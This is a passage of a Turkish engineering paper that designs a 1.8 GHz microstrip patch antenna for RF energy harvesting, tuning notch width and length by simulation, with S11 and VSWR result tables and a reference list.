
Bu çalışmada CST MWS programı ile tasarlanan mikroşerit yama antenin 1.8 GHz frekansında çalışması amaçlanmıştır. Bu amaç doğrultusunda anten saçıcı yüzeyi ile besleme hattı arasında simetrik ve eş iki çentik kullanılarak antenin istenen frekansta çalışacak geometriye sahip olması hedeflenmiştir. 1.8 GHz çalışma frekansına ulaşmak için çentiklerin genişlik ve uzunluk parametrelerine farklı değerler verilerek birçok simülasyon gerçekleştirilmiştir. Bu işlemin pratik bir şekilde yapılması için CST MWS programındaki parametrik tarama özelliği kullanılmıştır. Antenin simülasyon sonuçlarında geri dönüş kaybı, VSWR gibi değerlerinin sonuçları karşılaştırılarak en düşük S_{11} ve 1 değerine en yakın VSWR değerini sağlayan çentik geometrisi belirlenmiştir. Şekil 1’de iletim hattı modeliyle oluşturulan ilk anten yapısı görülmektedir. Grafik üzerinde değerleri verilen parametreler ayrıca Tablo 1’de de sunulmuştur. Tablo 1’de verilen değerler kullanılarak CST MWS’de oluşturulan antenin simülasyon sonucunda elde edilen S_{11} -frekans ve VSWR-frekans grafikleri Şekil 2 (a) ve (b)’de sırasıyla gösterilmiştir.




Şekil 1. Besleme ile yama arasında çentik kullanmadan tasarlanan ilk anten

Tablo 1. Mikroşerit Yama Anten İlk Parametreleri

Parametreler		
Antw	Anten Yama Genişliği	52.6 mm
Antl	Anten Yama Uzunluğu	38.7 mm
Sbw	Dielektrik Malzeme Genişliği	100 mm
Sbl	Dielektrik Malzemem Uzunluğu	100 mm
Trw	Besleme Hattı Genişliği	1.5 mm




(a)



(b)

Şekil 2. İlk antenin S_{11} -frekans (a) ve VSWR-frekans (b) grafikleri

Yukarıdaki grafiklerden görüldüğü gibi çentik kullanmadan önce antenin S_{11} parametresinin en düşük değeri 1.75 GHz frekansında -11.54 dB 'dir. VSWR değeri ise 1.72 'dir. Anten S_{11} değeri, 1.8 GHz frekansında -10 dB sınır değerindedir ve antenin performanslı bir şekilde çalışması için çok sağlıklı bir sonuç değildir. Bu nedenle, antenin rezonans frekansını ayarlamak için Şekil 3'teki gibi saçıcı yüzey ile besleme hattının birleştiği kısımda simetrik ve eş iki çentik kullanılmıştır.


Şekil 3. İlk antene eklenen G_w genişlikli G_l uzunluklu simetrik çentikler

Çentik boyutlarıyla anten çalışma frekansının ayarlanması için birçok simülasyon gerçekleştirilmiş ve bunlardan 25'i çalışma içerisinde sunulmuştur. Çentik genişliğinin 1, 1.1, 1.2, 1.3 ve 1.4 mm olduğu her durum için çentik uzunluğu 9, 9.2, 9.4, 9.6 ve 9.8 mm olarak ayarlanmış ve simülasyonlar gerçekleştirilmiştir. Tablo 2'de ilk durum için yapılan simülasyon sonucu elde edilen rezonans frekansı, S11 ve VSWR değerleri sunulmuştur. Ayrıca S11 ve VSWR değerlerinin frekansa göre değişim grafikleri sırasıyla Şekil 4 (a) ve (b)'de verilmiştir.

S11 ve VSWR grafikleri incelendiğinde anten çentiğinin genişliğinde değişiklik yapmadan sadece çentik uzunluğu değiştirildiğinde istenen frekans değerine yaklaşıldığı, ayrıca S11 değerinin de adım adım azaldığı görülmektedir. Çentik genişliğinin de etkisinin incelenmesi için Gw parametresi 1.1 değerine getirilmiştir. Bu değişimin neticesinde elde edilen yeni sonuçlar Tablo 3'te, S11 ve VSWR grafikleri Şekil 5 (a) ve (b)'de sunulmuştur.

Tablo 2. GW =1 mm iken GI = 9, 9.2, 9.4, 9.6 ve 9.8 mm durumları için elde edilen sonuçlar


Anten Çentik Genişliği (Gw)	Anten Çentik Uzunluğu (GI)	Rezonans Frekansı (GHz)	S11 (dB)	VSWR (dB)
1 mm	9 mm	1.796	-25.325	1.114
1 mm	9.2 mm	1.797	-26.662	1.097
1 mm	9.4 mm	1.798	-28.435	1.079
1 mm	9.6 mm	1.799	-30.790	1.059
1 mm	9.8 mm	1.8	-34.040	1.040



Şekil 4. Gw = 1 mm ve değişken GI için antenin S11-frekans grafiği (a) ile Gw = 1 mm ve değişken GI için antenin VSWR-frekans grafiği (b)

Tablo 3. GW =1.1 mm iken GI = 9, 9.2, 9.4, 9.6 ve 9.8 mm durumları için elde edilen sonuçlar

Anten Çentik Genişliği (Gw)	Anten Çentik Uzunluğu (GI)	Rezonans Frekansı (GHz)	S11 (dB)	VSWR (dB)
1.1 mm	9 mm	1.797	-27.113	1.092
1.1 mm	9.2 mm	1.797	-28.888	1.075
1.1 mm	9.4 mm	1.798	-31.437	1.055
1.1 mm	9.6 mm	1.799	-34.904	1.037
1.1 mm	9.8 mm	1.8	-41.861	1.016




Şekil 5. $G_w = 1.1$ mm ve değişken G_l için antenin S_{11} -frekans grafiği (a) ile $G_w = 1.1$ mm ve değişken G_l için antenin VSWR-frekans grafiği (b)

Bu sonuçlara göre G_w değerinin 0.1 mm artması S_{11} ve VSWR değerlerine bir miktar olumlu katkı sağlamıştır. G_w değerinin 0.1 mm adım sonucu 1.2 mm olmasıyla S_{11} ve VSWR değerleri bir miktar daha iyileşmiştir (Şekil 6). G_w değerinin 1.3 mm olmasıyla G_l değerinin 9.6 mm olduğu durumda S_{11} parametresi -55.179 dB ve VSWR parametresi 1.003 değerleriyle diğer sonuçlara göre en iyi değerine ulaşmıştır (Şekil 7).

Tablo 4. $G_w = 1.2$ mm iken $G_l = 9, 9.2, 9.4, 9.6$ ve 9.8 mm durumları için elde edilen sonuçlar

Anten Çentik Genişliği (G_w)	Anten Çentik Uzunluğu (G_l)	Rezonans Frekansı (GHz)	S_{11} (dB)	VSWR (dB)
1.2 mm	9 mm	1.797	-29.018	1.073
1.2 mm	9.2 mm	1.798	-31.645	1.054
1.2 mm	9.4 mm	1.799	-35.187	1.035
1.2 mm	9.6 mm	1.8	-41.561	1.017
1.2 mm	9.8 mm	1.8	-45.781	1.010

Tablo 6, Şekil 8 (a) ve (b)'ye göre G_w değerinin bir miktar daha artıp 1.4 mm olmasıyla beraber S_{11} ve VSWR değerlerinde bir miktar bozulma başlamıştır. Bu nedenle G_w değerinin 1.3 mm ve G_l değeri 9.6 mm'den daha fazla arttırılmasına gerek görülmemiştir.




Şekil 6. $G_w = 1.2$ mm ve değişken G_l için antenin S_{11} -frekans (a) ile $G_w = 1.2$ mm ve değişken G_l için antenin VSWR-frekans grafiği (b)

Tablo 2, Tablo 3, Tablo 4, Tablo 5 ve Tablo 6'daki sonuçlar incelendiğinde $G_w = 1.3$ mm ve $G_l = 9.6$ mm boyutlarında S_{11} parametresi 1.8 GHz frekansında -55.179 dB ile en düşük değerdedir. Çalışma aralığı ise 1.775 GHz ile 1.825 GHz arasındadır. Bunun yanında VSWR


parametresi de 1.003 ile 1'e en yakın değerdedir. Uygun çentik boyutları ayarlandıktan sonra elde edilen son anten görünümü Şekil 10'da gösterilmektedir. İlk antenden farklı olarak anten saçıcı yüzeyinde Gw genişlikli ve Gl uzunluklu eş çentikler bulunmaktadır. Çentiklerin ve bütün antenin geometrik parametreleri Tablo 7'de sunulmuştur.

Tablo 5. GW =1.3 mm iken GI = 9, 9.2, 9.4, 9.6 ve 9.8 mm durumları için elde edilen sonuçlar

Anten Çentik Genişliği (Gw)	Anten Çentik Uzunluğu (Gl)	Rezonans Frekansı (GHz)	S11 (dB)	VSWR (dB)
1.3 mm	9 mm	1.797	-31.149	1.057
1.3 mm	9.2 mm	1.798	-34.548	1.038
1.3 mm	9.4 mm	1.799	-40.547	1.019
1.3 mm	9.6 mm	1.8	-55.179	1.003
1.3 mm	9.8 mm	1.8	-38.045	1.025



(a)




(b)


Şekil 7. Gw = 1.3 mm ve değişken Gl için antenin S11-frekans grafiği (a) ile Gw = 1.3 mm ve değişken Gl için antenin VSWR-frekans grafiği

Tablo 6. GW =1.4 mm iken GI = 9, 9.2, 9.4, 9.6 ve 9.8 mm durumları için elde edilen sonuçlar

Anten Çentik Genişliği (Gw)	Anten Çentik Uzunluğu (Gl)	Rezonans Frekansı (GHz)	S11 (dB)	VSWR (dB)
1.4 mm	9 mm	1.798	-33.828	1.042
1.4 mm	9.2 mm	1.799	-39.015	1.023
1.4 mm	9.4 mm	1.8	-48.628	1.007
1.4 mm	9.6 mm	1.8	-39.073	1.023
1.4 mm	9.8 mm	1.801	-33.872	1.041




(a)




(b)

Şekil 8. Gw = 1.4 mm ve değişken Gl için antenin S11-frekans grafiği (a) ile Gw = 1.4 mm ve değişken Gl için antenin VSWR-frekans grafiği (b)



Şekil 9. Çentikten sonra antenin S11 (a) ve VSWR (b) grafikleri



Şekil 10. Antenin son görünümü

Tablo 7. Mikroşerit Yama Antenin Son Parametreleri

Parametreler		
Antw	Anten Yama Genişliği	52.6 mm
Antl	Anten Yama Uzunluğu	38.7 mm
Sbw	Dielektrik Malzeme Genişliği	100 mm
Sbl	Dielektrik Malzemem Uzunluğu	100 mm
Trw	Besleme Hattı Genişliği	3.13 mm
Gw	Anten Çentik Genişliği	1.3 mm
Gl	Anten Çentik Uzunluğu	9.6 mm
Grw	Toprak Genişliği	100 mm
Grl	Toprak uzunluğu	100 mm

3. Sonuç

Bu çalışmada CST MWS elektromanyetik simülasyon programıyla 1.8 GHz frekansında çalışan bir anten tasarlanmış olup tasarlanan antenin S11 ve VSWR gibi parametreleri analiz edilmiştir. Daha sonra antenin genişlik değerini değiştirmeden besleme hattının her iki yanında açılan çentiklerin uzunluk ve genişliklerinde tablolarda gösterilen şekillerde adım adım değişiklikler yapılarak sonuçları iyileştirme çalışmaları yapılmıştır. Öncelikle saçıcı yüzeyin genişlik ve uzunluk değerlerini elde etmek için iletim hattı modeli kullanılmıştır. Daha sonra bu değerler sabit tutularak diğer ölçülerde yani çentik genişliklerinde ve uzunluklarında çeşitli değişiklikler yapılmıştır. Yapılan bu değişiklikler neticesinde en iyi geri dönüş kaybına ve VSWR değerine sahip bir anten elde edilmiştir. Bu çalışmada tasarlanan 1.8 GHz çalışma frekansına sahip yama antenin düşük güç ile çalışan cihazların bir bataryaya bağımlı olarak çalışması durumunu ortadan kaldırmaya katkı sağlayacak RF enerji hasatlama sisteminde kullanılmaya uygun olduğu düşünülmektedir. Daha sonraki çalışmalarda bu antenin donanımsal olarak üretilip RF enerji hasatlama devrelerinde test edilip pratik uygulamalarda kullanılması hedeflenmektedir.

Kaynakça

- [1] H. Subbyal, W. Ali, and S. Ligu, "Compact antenna integrated with a Greinacher voltage multiplier for ambient energy harvesting applications," *International Journal of RF and Microwave Computer-Aided Engineering*, vol. 32, no. 12, Dec. 2022, doi: 10.1002/mmce.23473.
- [2] X. Qi, Z. Xu, and H. Li, "High-Efficiency 2-D Multibeam Rectenna Based on Gain Enhanced Patch Array," *IEEE Antennas Wirel Propag Lett*, vol. 21, no. 12, pp. 2537–2541, Dec. 2022, doi: 10.1109/LAWP.2022.3200516.
- [3] P. Sharma and A. K. Singh, "A survey on RF energy harvesting techniques for lifetime enhancement of wireless sensor networks," *Sustainable Computing: Informatics and Systems*, vol. 37, p. 100836, Jan. 2023, doi: 10.1016/j.suscom.2022.100836.
- [4] H. Sun, "An Enhanced Rectenna Using Differentially-Fed Rectifier for Wireless Power Transmission," *IEEE Antennas Wirel Propag Lett*, pp. 1–1, 2015, doi: 10.1109/LAWP.2015.2427197.
- [5] P. Zhu, Z. Ma, G. A. E. Vandenbosch, and G. Gielen, "160 GHz harmonic-rejecting antenna with CMOS rectifier for millimeter-wave wireless power transmission," in *2015 9th European Conference on Antennas and Propagation, EuCAP 2015*, 2015, pp. 1–5.
- [6] J. Zhang, Z. P. Wu, C. G. Liu, B. H. Zhang, and B. Zhang, "A double-sided rectenna design for RF energy harvesting," in *2015 IEEE International Wireless Symposium (IWS 2015)*, Mar. 2015, pp. 1–4. doi: 10.1109/IEEE-IWS.2015.7164617.
- [7] M. K. Hosain, A. Z. Kouzani, M. F. Samad, and S. J. Tye, "A Miniature Energy Harvesting Rectenna for Operating a Head-Mountable Deep Brain Stimulation Device," *IEEE Access*, vol. 3, pp. 223–234, 2015, doi: 10.1109/ACCESS.2015.2414411.
- [9] P. Lu, X.-S. Yang, J.-L. Li, and B.-Z. Wang, "A Compact Frequency Reconfigurable Rectenna for 5.2- and 5.8-GHz Wireless Power Transmission," *IEEE Trans Power Electron*, vol. 30, no. 11, pp. 6006–6010, Nov. 2015, doi: 10.1109/TPEL.2014.2379588.
- [11] Hucheng Sun, Yong-xin Guo, Miao He, and Zheng Zhong, "Design of a High-Efficiency 2.45GHz Rectenna for Low-Input-Power Energy Harvesting," *IEEE Antennas Wirel Propag Lett*, vol. 11, pp. 929–932, 2012, doi: 10.1109/LAWP.2012.2212232.
- [12] U. Olgun, C.-C. Chen, and J. L. Volakis, "Wireless power harvesting with planar rectennas for 2.45 GHz RFIDs," in *2010 URSI International Symposium on Electromagnetic Theory*, Aug. 2010, pp. 329–331. doi: 10.1109/URSI-EMTS.2010.5637008.
- [14] Y.-J. Ren, M. F. Farooqui, and K. Chang, "A Compact Dual-Frequency Rectifying Antenna With High-Orders Harmonic-Rejection," *IEEE Trans Antennas Propag*, vol. 55, no. 7, pp. 2110–2113, Jul. 2007, doi: 10.1109/TAP.2007.900275.
- [15] D. İzci, "Constructing an Electronic Circuitry for Label-free Hall Biosensors," *Balkan Journal of Electrical and Computer Engineering*, vol. 7, no. 4, pp. 366–372, Oct. 2019, doi: 10.17694/bajece.633908.

- [16] D. İzci, “Feasibility of Gold based Hall Devices for Biosensing Purposes,” *European Journal of Technic*, vol. 10, no. 1, pp. 36–49, Jun. 2020, doi: 10.36222/ejt.635719.
- [17] L. Nagy, “Microstrip Antenna Development for Radar Sensor,” *Sensors*, vol. 23, no. 2, p. 909, Jan. 2023, doi: 10.3390/s23020909.
- [18] Ç. Ateş, H. Özmen, S. Ekinçi, and D. İzci, “Kablosuz Haberleşme Uygulamaları için Mikroşerit Butterworth Alçak Geçiren Filtre Tasarımı,” in *International Informatics Congress (IIC2022)*, 2022, pp. 362–370.



Bilgiyi Enerjiye Dönüştüren Üniversite



batman.edu.tr



tcbatmanuniversitesi



@tcbatmanuniv



tcbatmanuniversitesi

